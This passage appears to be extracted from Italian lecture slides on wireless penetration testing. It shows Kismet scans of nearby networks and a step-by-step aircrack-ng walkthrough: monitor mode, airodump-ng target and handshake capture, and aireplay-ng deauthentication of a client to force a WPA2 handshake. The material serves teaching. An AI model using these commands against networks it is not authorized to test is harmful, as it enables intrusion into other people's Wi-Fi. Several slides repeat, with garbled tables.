KISMET - Point your browser to http://localhost:2501 (or the address of this
INFO: Point your browser to http://localhost:2501 (or the address of this
```

Per utilizzare Kismet, dal Web browser
di Kali è necessario connettersi a
<http://localhost:2501>

Output parziale

Ricognizione Reti Wireless

kismet – Esempio



Al primo utilizzo di Kismet è necessario impostare le credenziali di login

Ricognizione Reti Wireless

kismet – Esempio

The screenshot shows the Kismet web interface running on a Kali Linux system at localhost:2501. The browser toolbar includes icons for back, forward, refresh, and home, along with a star icon. The address bar shows "localhost:2501". Below the address bar is a navigation bar with links to Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

The main content area is titled "Kismet". At the top left is a navigation menu with "Devices", "Alerts", "SSIDs", and "ADSB Live". A search bar is located at the top right. The main table displays detected devices:

Name	Type	Phy	Crypto	Sgn	Chan	Data	Packets	Clients	BSSID	QBSS Chan Usage
0A:3D:B9:9C:A1:18	Wi-Fi Device (Inferred)	IEEE802.11						0	n/a	n/a
3E:D0:49:2B:65:83	Wi-Fi Device (Inferred)	IEEE802.11						0	n/a	n/a
04:39:26:8E:CB:21	Wi-Fi Device	IEEE802.11						0	14:14:59:1A:DE:41	n/a
5F:A3:F1:RA:69:93	Wi-Fi Device (Inferred)	IEEE802.11						0	n/a	n/a

Below the table, it says "66 devices".

A central modal dialog box is titled "WELCOME" with an "X" button. It contains the following text:

Welcome!

This is the first time you've used this Kismet server in this browser.

Kismet stores local settings in the HTML5 storage of your browser.

You should configure your preferences and login settings in the settings panel!

At the bottom of the dialog are two buttons: "Settings" and "Continue". A red arrow points upwards from the bottom of the "Continue" button towards the "Continue" button itself.

At the bottom of the page, there is a "Messages" section with a list of log entries:

- May 21 2022 13:06:04 802.11 Wi-Fi device 1C:49:7B:BF:07:7B advertising SSID 'Linkem2.4GHz_BF077A'
- May 21 2022 13:06:03 Detected new 802.11 Wi-Fi device 6E:B4:7E:8F:CB:7D
- May 21 2022 13:06:02 Detected new 802.11 Wi-Fi device D4:DA:CD:46:C6:41
- May 21 2022 13:06:01 Detected new 802.11 Wi-Fi device F4:5C:89:9F:15:A5
- May 21 2022 13:06:00 802.11 Wi-Fi device 80:16:05:28:F2:51 advertising SSID 'Vodafone-A66048530'
- May 21 2022 13:06:00 Detected new 802.11 Wi-Fi access point 80:16:05:28:F2:51

At the very bottom, it says "Powered by many OSS components, see the [credits page](#)".

Ricognizione Reti Wireless

kismet – Esempio

The screenshot shows the Kismet web interface running on localhost:2501. The top navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and a Kismet link. The main content area has tabs for Devices, Alerts, SSIDs, and ADSB Live. The Devices tab is active, displaying a table of detected wireless devices. The table columns include Name, Type, Phy, Crypto, Sgn, Chan, Data, Packets, Clients, BSSID, and QBSS Chan Usage. The table lists four devices:

Name	Type	Phy	Crypto	Sgn	Chan	Data	Packets	Clients	BSSID	QBSS Chan Usage
0A:3D:B9:9C:A1:18	Wi-Fi Device (Inferred)	IEEE802.11	n/a	n/a	n/a	0 B	-----	0	n/a	n/a
02:65:D2:9C:08:BA	Wi-Fi Device	IEEE802.11	n/a	-89	7	0 B	-----	0	00:00:00:00:00:00	n/a
3E:D0:49:2B:65:83	Wi-Fi Device (Inferred)	IEEE802.11	n/a	n/a	n/a	0 B	-----	0	n/a	n/a
04:39:26:8F:CB:21	Wi-Fi Device	IEEE802.11	n/a	-74	7	532 B	■ ■ ■	0	14:14:59:1A:DF:41	n/a

Below the table, it says "72 devices". The bottom section contains a "Messages" tab showing a log of detected devices and events. The log entries are:

- May 21 2022 13:06:17 Detected new 802.11 Wi-Fi device CE:97:0D:42:C1:02
- May 21 2022 13:06:17 802.11 Wi-Fi device 8C:59:C3:76:22:2C advertising SSID 'WARIAN.NET-2228'
- May 21 2022 13:06:17 Detected new 802.11 Wi-Fi access point 8C:59:C3:76:22:2C
- May 21 2022 13:06:12 802.11 Wi-Fi device 10:BE:F5:99:2F:5C advertising SSID 'dlink-992f5f'
- May 21 2022 13:06:11 Detected new 802.11 Wi-Fi device 02:65:D2:9C:08:BA
- May 21 2022 13:06:08 Detected new 802.11 Wi-Fi device 4A:D8:DC:BD:B2:68

Powered by many OSS components, see the [credits page](#)

Ricognizione Reti Wireless

kismet – Esempio

The screenshot shows the Kismet web interface running on localhost:2501. The main page displays a table of detected wireless devices with columns for Name, Type, Phy, Crypto, Sgn, Chan, Data, Packets, Clients, BSSID, and QBSS Chan Usage. A red box highlights the first four rows of the table, and a red arrow points to the 'Devices' tab in the navigation bar. The 'Messages' section at the bottom shows a log of detected devices and access points.

Name	Type	Phy	Crypto	Sgn	Chan	Data	Packets	Clients	BSSID	QBSS Chan Usage
0A:3D:B9:9C:A1:18	Wi-Fi Device (Inferred)	IEEE802.11	n/a	n/a	n/a	0 B	-----	0	n/a	n/a
02:65:D2:9C:08:BA	Wi-Fi Device	IEEE802.11	n/a	-89	7	0 B	-----	0	00:00:00:00:00:00	n/a
3E:D0:49:2B:65:83	Wi-Fi Device (Inferred)	IEEE802.11	n/a	n/a	n/a	0 B	-----	0	n/a	n/a
04:39:26:8F:CB:21	Wi-Fi Device	IEEE802.11	n/a	-74	7	532 B	■ ■ ■	0	14:14:59:1A:DF:41	n/a

72 devices

Messages

May 21 2022 13:06:17 Detected new 802.11 Wi-Fi device CE:97:0D:42:C1:02
May 21 2022 13:06:17 802.11 Wi-Fi device 8C:59:C3:76:22:2C advertising SSID 'WARIAN.NET-2228'
May 21 2022 13:06:17 Detected new 802.11 Wi-Fi access point 8C:59:C3:76:22:2C
May 21 2022 13:06:12 802.11 Wi-Fi device 10:BE:F5:99:2F:5C advertising SSID 'dlink-99f5f'
May 21 2022 13:06:11 Detected new 802.11 Wi-Fi device 02:65:D2:9C:08:BA
May 21 2022 13:06:08 Detected new 802.11 Wi-Fi device 4A:D8:DC:BD:B2:68

Powered by many OSS components, see the [credits page](#)

Ricognizione Reti Wireless

kismet – Esempio

The screenshot shows the Kismet web interface running on a Kali Linux system. The main page displays a table of detected devices, with the first four rows shown:

Name	Type	Phy	Crypto	Sgn	Chan	Data	Packets	Clients	BSSID	QBSS Chan Usage
0A:3D:B9:9C:A1:18	Wi-Fi Device (Inferred)	IEEE802.11	n/a	n/a	n/a	0 B	-----	0	n/a	n/a
02:65:D2:9C:08:BA	Wi-Fi Device	IEEE802.11	n/a	-89	7	0 B	-----	0	00:00:00:00:00:00	n/a
3E:D0:49:2B:65:83	Wi-Fi Device (Inferred)	IEEE802.11	n/a	n/a	n/a	0 B	-----	0	n/a	n/a

A red arrow points to the "All devices" button in the top-left corner of the table header. A red callout box contains the text: "È possibile scegliere la tipologia specifica di dispositivo o di interfaccia che si intende monitorare".

Below the device list is a "Messages" section showing log entries from May 21, 2022:

- May 21 2022 13:06:17 Detected new 802.11 Wi-Fi device CE:97:0D:42:C1:02
- May 21 2022 13:06:17 802.11 Wi-Fi device 8C:59:C3:76:22:2C advertising SSID 'WARIAN.NET-2228'
- May 21 2022 13:06:17 Detected new 802.11 Wi-Fi access point 8C:59:C3:76:22:2C
- May 21 2022 13:06:12 802.11 Wi-Fi device 10:BE:F5:99:2F:5C advertising SSID 'dlink-992f5f'
- May 21 2022 13:06:11 Detected new 802.11 Wi-Fi device 02:65:D2:9C:08:BA
- May 21 2022 13:06:08 Detected new 802.11 Wi-Fi device 4A:D8:DC:BD:B2:68

At the bottom, it says: "Powered by many OSS components, see the [credits page](#)".

Ricognizione Reti Wireless

kismet – Esempio

The screenshot shows the Kismet web interface running on localhost:2501. The title bar says "Kismet". The top navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the navigation is a toolbar with icons for signal strength, unknown devices, and battery level (100%). The main content area has tabs for Devices, Alerts, SSIDs (which is selected and highlighted with a red box and arrow), and ADSB Live. A red box highlights the "SSIDs" tab, and another red arrow points to the table below. The table is titled "Reti Wi-Fi rilevate" and lists the following data:

SSID	Length	Last Seen	Encryption	# Probing	# Responding	# Advertising
Centro Nutrizione 2,4 GHz	25	May 21 2022 13:04:31	WPA2 WPA2-PSK AES-CCM	0	0	1
Convergenze Fibra	17	May 21 2022 13:07:05	None / Open	1	0	0
EXCALIBUR	9	May 21 2022 13:06:46	WPA2 WPA2-PSK AES-CCM	0	1	1
FASTWEB-MOQYKW	14	May 21 2022 13:07:09	WPA2 WPA2-PSK AES-CCM	0	0	1

Below the table, it says "25 SSIDs". The bottom section contains a "Messages" log with the following entries:

- May 21 2022 13:07:03 Detected new 802.11 Wi-Fi device E4:8F:34:A2:45:A5
- May 21 2022 13:07:01 Detected new 802.11 Wi-Fi device 36:7C:36:41:15:8D
- May 21 2022 13:06:51 Detected new 802.11 Wi-Fi device B6:23:43:EB:91:B8
- May 21 2022 13:06:45 802.11 Wi-Fi device B6:EC:02:4D:3C:FC advertising SSID 'SKODA_WLAN'
- May 21 2022 13:06:45 Detected new 802.11 Wi-Fi access point B6:EC:02:4D:3C:FC
- May 21 2022 13:06:42 802.11 Wi-Fi device E8:DF:70:0F:75:84 advertising SSID 'EXCALIBUR'

At the bottom, it says "Powered by many OSS components, see the [credits page](#)".

Outline

- Concetti Preliminari
- Ricognizione Reti Wireless
- **Wireless Penetration Testing**
- Post Cracking
- Wireless Sniffing

Wireless Penetration Testing

Strumenti

- In Kali sono preinstallati diversi strumenti per
 - Monitorare reti wireless target e «catturarne» il traffico generato da/verso tali reti
 - Effettuare il cracking delle password utilizzate per proteggere tali reti

Wireless Penetration Testing

Aircrack-ng

- Suite per valutare la sicurezza delle reti wireless
- Include vari strumenti per il wireless penetration testing, che consentono di coprire varie aree della sicurezza WiFi
 - **Monitoring:** Cattura di pacchetti ed esportazione dei dati in file testuali per ulteriori elaborazioni da parte di altri strumenti
 - **Attacking:** *Replay attack, Deauthentication, Fake Access Point* ed altri attacchi mediante packet injection
 - **Testing:** Controllo delle schede WiFi e delle capacità dei driver (capture ed injection)
 - **Cracking:** Cracking di chiavi pre-condivise WEP e WPA/WPA2



Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

- Useremo gli strumenti forniti da Aircrack-ng per attaccare una rete target protetta tramite WPA2 Personal

- Il processo di attacco include i seguenti passi
 1. Identificazione della rete target
 2. Cattura dei messaggi relativi al *Four-way Handshake*
 3. Utilizzo di un dizionario (*wordlist*) per effettuare il cracking della *passphrase* (password WPA2)

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

- Verificare che la scheda Wi-Fi sia correttamente collegata alla macchina Kali
- Possiamo verificare ciò mediante il comando **iwconfig**

```
root@kali:~# iwconfig
lo      no wireless extensions.

wlan0   IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off
```

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

- Prima di identificare la rete target è necessario mettere la scheda Wi-Fi in *Modalità di Monitor (Monitor Mode)*
- Tale modalità ci consente di acquisire più traffico di quello che vedremo normalmente (*Managed Mode*)
- Il comando **airmon-ng** consente di mettere la scheda Wi-Fi in *monitor mode*

Con l'opzione **-h** del comando **airmon-ng** verrà mostrata la sua sintassi di utilizzo

```
root@kali:~# airmon-ng -h
usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

- Avviare il *Monitor Mode* dalla scheda Wi-Fi
 - `airmon-ng start wlan0`

```
root@kali:~# airmon-ng start wlan0

Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      930 NetworkManager
      988 dhclient
      989 dhclient
      990 dhclient
     1464 wpa_supplicant

      PHY      Interface      Driver      Chipset
      phy0      wlan0        ath9k_htc    Atheros Communications, Inc. AR9271 802.11n

          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~#
```

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

1. Mediante il seguente comando è possibile identificare la rete target ed il relativo BSSID

➤ **airrodump-ng wlan0mon**

➤ Tale comando resterà in esecuzione finché non verrà premuta la combinazione di tasti Ctrl+C

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0A:██████:97	-50	49	3 0	6	130	WPA2	CCMP	PSK	AP
78:██████:93	-67	55	0 0	11	270	WPA2	CCMP	PSK	TIM-7 █████
E0:██████:E3	-76	42	0 0	1	130	WPA2	CCMP	PSK	TIM-9 █████
A4:██████:D7	-79	51	5 0	11	65	WPA2	CCMP	PSK	Telecom-64 █████
9C:██████:EC	-84	29	0 0	6	135	WPA2	CCMP	PSK	Guida's
F4:██████:64	-85	40	0 0	2	270	WPA2	CCMP	PSK	GlobalCom_20 █████
10:██████:31	-88	18	0 0	1	130	WPA2	CCMP	PSK	FASTWEB-F █████
C4:██████:99	-89	6	0 0	11	130	WPA2	CCMP	PSK	Telecom-2 █████
BSSID	STATION	PWR	Rate	Lost	Frames	Probe			
(not associated)	08:██████:97	-64	0 - 1	0	11	davinci			

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

1. Mediante il seguente comando è possibile identificare la rete target ed il relativo BSSID

➤ **airrodump-ng wlan0mon**

➤ Tale comando resterà in esecuzione finché non verrà premuta la combinazione di tasti Ctrl+C

BSSID	PWF	ESSID	CH	Bitrate	Enc.	Cipher	Auth.	Link Quality	Signal	ESSID
0A:██████:97	-56									
78:██████:93	-67		55	0	0	11	270	WPA2	CCMP	PSK TIM-7██████
E0:██████:E3	-76		42	0	0	1	130	WPA2	CCMP	PSK TIM-9██████
A4:██████:D7	-79		51	5	0	11	65	WPA2	CCMP	PSK Telecom-64██████
9C:██████:EC	-84		29	0	0	6	135	WPA2	CCMP	PSK Guida's
F4:██████:64	-85		40	0	0	2	270	WPA2	CCMP	PSK GlobalCom_20██████
10:██████:31	-88		18	0	0	1	130	WPA2	CCMP	PSK FASTWEB-F██████
C4:██████:99	-89		6	0	0	11	130	WPA2	CCMP	PSK Telecom-2██████

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated) 08:██████:97		-64	0 - 1	0	11	davinci

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

1. Mediante il seguente comando è possibile identificare la rete target ed il relativo BSSID

➤ **airrodump-ng wlan0mon**

➤ Tale comando resterà in esecuzione finché non verrà premuta la combinazione di tasti Ctrl+C

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0A:██████:97	-50	49	3 0	6	130	WPA2	CCMP	PSK	AP
78:██████:93	-77	55	0 0	11	270	WPA2	CCMP	PSK	TIM-7 █████
E0:██████:E3	-76	42	0 0	1	130	WPA2	CCMP	PSK	TIM-91 █████
A4:██████:D7	-79		5 0	11	65	WPA2	CCMP	PSK	Telecom-64 █████
9C:██████:EC	-84	2	0 0	6	135	WPA2	CCMP	PSK	Guida's █████
F4:██████:64	-85							PSK	GlobalCom_20 █████
10:██████:31	-88							PSK	FASTWEB-F █████
C4:██████:99	-89							PSK	Telecom-21 █████

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	08:██████:97	-64	0 - 1	0	11	davinci

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

1. Mediante il seguente comando è possibile identificare la rete target ed il relativo BSSID

➤ **airrodump-ng wlan0mon**

➤ Tale comando resterà in esecuzione finché non verrà premuta la combinazione di tasti Ctrl+C

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0A:██████:97	-50	49	3 0	6	130	WPA2	CCMP	PSK	AP
78:██████:93	-67	55	0 0	11	270	WPA2	CCMP	PSK	TIM-7 █████
E0:██████:E3	-76	42	0 0	1	130	WPA2	CCMP	PSK	TIM-91 █████
A4:██████:D7	-79	51	5 0	1	5	WPA2	CCMP	PSK	Telecom-64 █████
9C:██████:EC	-84	29	0 0		WPA2	CCMP	PSK	Guida's	
F4:██████:64	-85	40	0 0		WPA2	CCMP	PSK	GlobalCom_20	
10:██████:31	-88	18	0 0		WPA2	CCMP	PSK	FASTWEB-F	
C4:██████:99	-89	6	0 0		WPA2	CCMP	PSK		

➤ Parametri di interesse per la rete target
➤ Canale sul quale opera la rete

BSSID	STATION	PWR		0 - 1	0	11	davinci		
(not associated)	08:██████:97	-64		0 - 1	0	11	davinci		

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

1. Mediante il seguente comando è possibile identificare la rete target ed il relativo BSSID

➤ **airrodump-ng wlan0mon**

➤ Tale comando resterà in esecuzione finché non verrà premuta la combinazione di tasti Ctrl+C

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0A:██████:97	-50	49	3 0	6	130	WPA2	CCMP	PSK	AP
78:██████:93	-67	55	0 0	11	270	WPA2	CCMP	PSK	TIM-7 █████
E0:██████:E3	-76	42	0 0	1	130	WPA2	CCMP	PSK	TIM-91 █████
A4:██████:D7	-79	51	5 0	11	65	WPA2	CCMP	PSK	Telecom-64 █████
9C:██████:EC	-84	29	0 0	6	135	WPA2	CCMP	PSK	Guida's █████
F4:██████:64	-85	40	0 0	2	270	WPA2	CCMP	PSK	GlobalCom_20 █████
10:██████:31	-88	18	0 0	1	130	WPA2	CCMP	PSK	FASTWEB-F █████
C4:██████:99	-89								Telecom-2 █████
BSSID	STATION	➤ Parametri di interesse per la rete target							
(not associated)	08:██████:97	-64	0 - 1	0	11	davinci			

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

1. Mediante il seguente comando è possibile identificare la rete target ed il relativo BSSID

➤ **airrodump-ng wlan0mon**

➤ Tale comando resterà in esecuzione finché non verrà premuta la combinazione di tasti Ctrl+C

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0A:██████:97	-50	49	3 0	6	130	WPA2	CCMP	PSK	AP
78:██████:93	-67	55	0 0	11	270	WPA2	CCMP	PSK	TIM-7 █████
E0:██████:E3	-76	42	0 0	1	130	WPA2	CCMP	PSK	TIM-91 █████
A4:██████:D7	-79	51	5 0	11	65	WPA2	CCMP	PSK	Telecom-64 █████
9C:██████:EC	-84	29	0 0	6	135	WPA2	CCMP	PSK	Guida's
F4:██████:64	-85	40	0 0	2	270	WPA2	CCMP	PSK	GlobalCom_20 █████
10:██████:31	-88	18	0 0	1	130	WPA2	CCMP	PSK	FASTWEB-F █████
C4:██████:99	-89							PSK	Telecom-2 █████

Una volta acquisite le informazioni sulla rete target, possiamo arrestare il programma digitando Ctrl+C

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

2. Mediante il seguente comando è possibile analizzare il traffico generato da/verso l'AP per catturare i pacchetti relativi al *four-way handshake* che serviranno successivamente per il WPA cracking
 - `airodump-ng wlan0mon -c 6 --bssid 0A:[...] :97 -w wificrack`

```
CH 6 ][ Elapsed: 18 s ][ 2019-04-14 08:08
          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
0A [REDACTED] 97 -45 92      187      0 0 6 130 WPA2 CCMP PSK AP
          STATION          PWR Rate Lost Frames Probe

```


N.B. Affinché tale attacco abbia successo è necessario che ci siano dei Client che accedono all'AP

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

2. Mediante il seguente comando è possibile analizzare il traffico generato da/verso l'AP per catturare i pacchetti relativi al *four-way handshake* che serviranno successivamente per il WPA cracking

➤ `airodump-ng wlan0mon -c 6 --bssid 0A: [...] :97 -w wifi_crack`



```
CH  6 ][ Elapsed: 18 s ][ 2019-04-14 08:08
          PWR RXQ Beacons #Data, #/s
0A: [REDACTED] 97  -45   92      187      0    0
          STATION          PWR     Rate
          Lost   Frames Probe
          SID
```


N.B. Affinché tale attacco abbia successo è necessario che ci siano dei Client che accedono all'AP

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

2. Mediante il seguente comando è possibile analizzare il traffico generato da/verso l'AP per catturare i pacchetti relativi al *four-way handshake* che serviranno successivamente per il WPA cracking

➤ `airodump-ng wlan0mon -c 6 --bssid 0A: [...] :97 -w wificrack`



N.B. Affinché tale attacco abbia successo è necessario che ci siano dei Client che accedono all'AP

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

2. Mediante il seguente comando è possibile analizzare il traffico generato da/verso l'AP per catturare i pacchetti relativi al *four-way handshake* che serviranno successivamente per il WPA cracking

➤ `airodump-ng wlan0mon -c 6 --bssid 0A:[...] :97 -w wifiCrack`

CH 6][Elapsed: 18 s][2011-08-08 19:08:08

BSSID	PWR	RXQ	CIPHER	AUTH	ESSID
0A [REDACTED] :97	-45	92	187	0	0
BSSID	STATION	PWR	Rate	Lost	Frames Probe


Nome dei file in cui verranno memorizzati i pacchetti catturati

N.B. Affinché tale attacco abbia successo è necessario che ci siano dei Client che accedono all'AP

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

- Non appena **airdump-ng** avrà catturato tutti i pacchetti relativi al *Four-way Handshake* ce lo segnalerà
- Da questo punto in poi sarà possibile tentare di effettuare il cracking della password
 - Cracking che avverrà mediante tecniche di *brute forcing*



```
CH 6 ][ Elapsed: 3 mins ][ 2019-04-14 08:11 ][ WPA handshake: 0A:[REDACTED]:97 [REDACTED] →  
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
0A:[REDACTED]:97 -40 100      1927      762   188   6 130 WPA2 CCMP PSK AP  
  
BSSID          STATION          PWR Rate Lost Frames Probe  
0A:[REDACTED]:97 00:[REDACTED]:E1 -26 0e- 0e 499 591 AP
```

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

➤ **N.B.** Se non si ottengono i dati dell'handshake in tempi «ragionevoli»

1. Attendiamo che un Client si connetta alla rete
2. Individuiamo l'indirizzo MAC del Client (ad esempio, 00 : [...] :E1)
3. Digitiamo il seguente comando

➤ `aireplay-ng -0 3 -a 0A:[...]:97 -c 00:[...]:E1 wlan0mon`

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0A:[REDACTED]:97	-40	100	1927	762 188	6	130	WPA2	CCMP	PSK	AP
BSSID	STATION			PWR	Rate	Lost	Frames	Probe		
0A:[REDACTED]:97	00:[REDACTED]	:E1	-26	0e-	0e	499	591	AP		

➤ `aireplay-ng` consente di *de-autenticare* il Client (opzione `-0`), *iniettando* pacchetti nel suo flusso di comunicazione con l'AP
➤ Forzandolo così ad eseguire un nuovo *Four-way Handshake*, che sarà intercettato tramite `airodump-ng`

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

➤ **N.B.** Se non si ottengono i dati dell'handshake in tempi «ragionevoli»

1. Attendiamo che un Client si connetta alla rete
2. Individuiamo l'indirizzo MAC del Client (ad esempio, 00 : [...] :E1)
3. Digitiamo il seguente comando

➤ `aireplay-ng -0 3 -a 0A:[...]:97 -c 00:[...]:E1 wlan0mon`

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0A:[REDACTED]:97	-40	100	1927	762 188	6	130	WPA2	CCMP	PSK	AP
BSSID	STATION			PWR	Rate	Lost	Frames	Probe		
0A:[REDACTED]:97	00:[REDACTED]:E1			-26	0e-	0e	499		591	AP

Indirizzo MAC del Client

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

➤ **N.B.** Se non si ottengono i dati dell'handshake in tempi «ragionevoli»

1. Attendiamo che un Client si connetta alla rete
2. Individuiamo l'indirizzo MAC del Client (ad esempio, 00 : [...] :E1)
3. Digitiamo il seguente comando

```
➤ aireplay-ng -0 3 -a 0A:[...]:97 -c 00:[...]:E1 wlan0mon
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0A:[...]:97	-40	1	1927	762 188	6	130	WPA	TMP	PSK	AP
BSSID	PWR	Rate	Lost							
0A:[...]:E1	-26	0e-	0e	499						

Indirizzo MAC dell'AP (BSSID)

Indirizzo MAC del Client

Wireless Penetration Testing

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

